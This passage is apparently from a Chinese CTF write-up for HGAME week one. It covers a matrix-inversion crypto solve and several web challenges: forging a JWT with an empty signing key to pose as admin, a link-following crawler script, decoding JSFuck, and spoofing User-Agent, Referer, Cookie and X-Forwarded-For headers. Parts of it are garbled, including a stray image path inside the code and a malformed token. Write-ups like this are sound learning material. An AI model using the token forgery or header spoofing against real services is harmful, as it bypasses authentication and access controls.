0x007CC258, 0x0089CD5C, 0x0088E2A2, 0x008E8906, 0x008B88A0, 0x008EEC8D,
0x008F3573, 0x008B746F, 0x00912C82, 0x008D7CF2, 0x00832099, 0x007F45A5,
0x00685AFF, 0x0050A4D2, 0x00526FE2, 0x0058923B, 0x00529EC1, 0x00516D1A,
0x005B7453, 0x007028E6, 0x0089C6FA, 0x00A5D6AE, 0x00D37A14, 0x00B8CFAA,
0x00B0BB4B, 0x00AE69A4, 0x00A1154B, 0x009DCBE7, 0x00A1DC20, 0x00AA07E3,
0x00B25CB1, 0x00B2FD98, 0x00B12F29, 0x00E428A0, 0x011B2184, 0x01615722,
0x01A502F3, 0x01C0AA9D, 0x01D4169F, 0x01EF8B76, 0x0233E5BB, 0x0275A6F0,
0x02A9CA35, 0x02A8904C, 0x02A194EF, 0x02926F39, 0x28E92C3])

# 求逆
c_inv = np.linalg.inv(c//10)
b_inv = np.linalg.inv(b//10)

# print(c_inv)
# print(b_inv)
result = np.matmul(cipher, c_inv)
result = np.matmul(result, b_inv)
print(result)
# print(b[10][20])
# print(c[10][20])

#hgame{100011100000110000100000000110001010110000100010011001111}

```

## WEB

这周web整体来说挺简单的，可能是第一周的缘故吧

### easy\_auth

一看题目auth，再看看登录的认证逻辑，是传token认证的，直接想到jwt

直接改jwt参数重新生成token，这里要注意把id改成1

```

import jwt

# payload
token_dict = {
    "ID": 1,
    "UserName": "admin",
    "Phone": "",
    "Email": "",
    "exp": 1642792003,
    "iss": "MJclouds"
}

headers = {
    "alg": "HS256",
    "typ": "JWT"
}

jwt_token = jwt.encode(token_dict, # payload, 有效载体
                        "", # 进行加密签名的密钥
                        algorithm="HS256", # 指明签名算法方式，默认也是HS256
                        headers=headers)

```

```
# json web token 数据结构包含两部分，payload(有效载体)，
headers(标头)

)

print(jwt_token)
#eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJRCi6MSwiVXNlck5hbWUiOiJhZG1pb2IiBob2
51IjoIiIiwiaWF0IjE1LCJleHAiOjE2NDI3OTIwMDMsImIzcyI6Ik1KY2xvdWRzIn0.LosxkMHN5M
d8EZIwwzh7Kkt1ciwk9Y83TLDGRflzGB8
```

## 蛛蛛...嘿嘿♥我的蛛蛛

爬虫题，写个简单脚本，发现在第一百关，直接http头看到flag

```
import requests
import re


def get_next(link):
    link2=link
    response = requests.get("https://hgame-spider.vidar.club/73338b8a29?" +
link)
    link = re.findall('key.*?%3D%3D', response.text)[0]
    hgame = response.text.find('.*?hgame.*?')
    print(link2)
    if hgame != -1:
        print(hgame)
        print(link2)
        exit(0)
    get_next(link)

get_next("")
```

## Tetris plus

抓包看js，然后发现flag被fuckjs代替，直接转解码拿flag

- base64\_cn.js
- checking.js
- comboTimer.js
- initialization.js
- input.js
- main.js
- math.js
- render.js
- save-state.js
- update.js
- view.js
- wavegen.js
- style
- vendor
- https://hextris.io
- http://pagead2.googlesyndication.com
- https://pagead2.googlesyndication.com
- https://partner.googleadservices.com
- https://www.google-analytics.com





# Fujiwara Tofu Shop

依次对请求头进行如下更改即可

- User-Agent:Hachi-Roku Referer:qiumingshan.net
- Cookie:flavor=Raspberry Gasoline:100
- X-Forwarded-For:127.0.0.1,127.0.0.1,127.0.0.1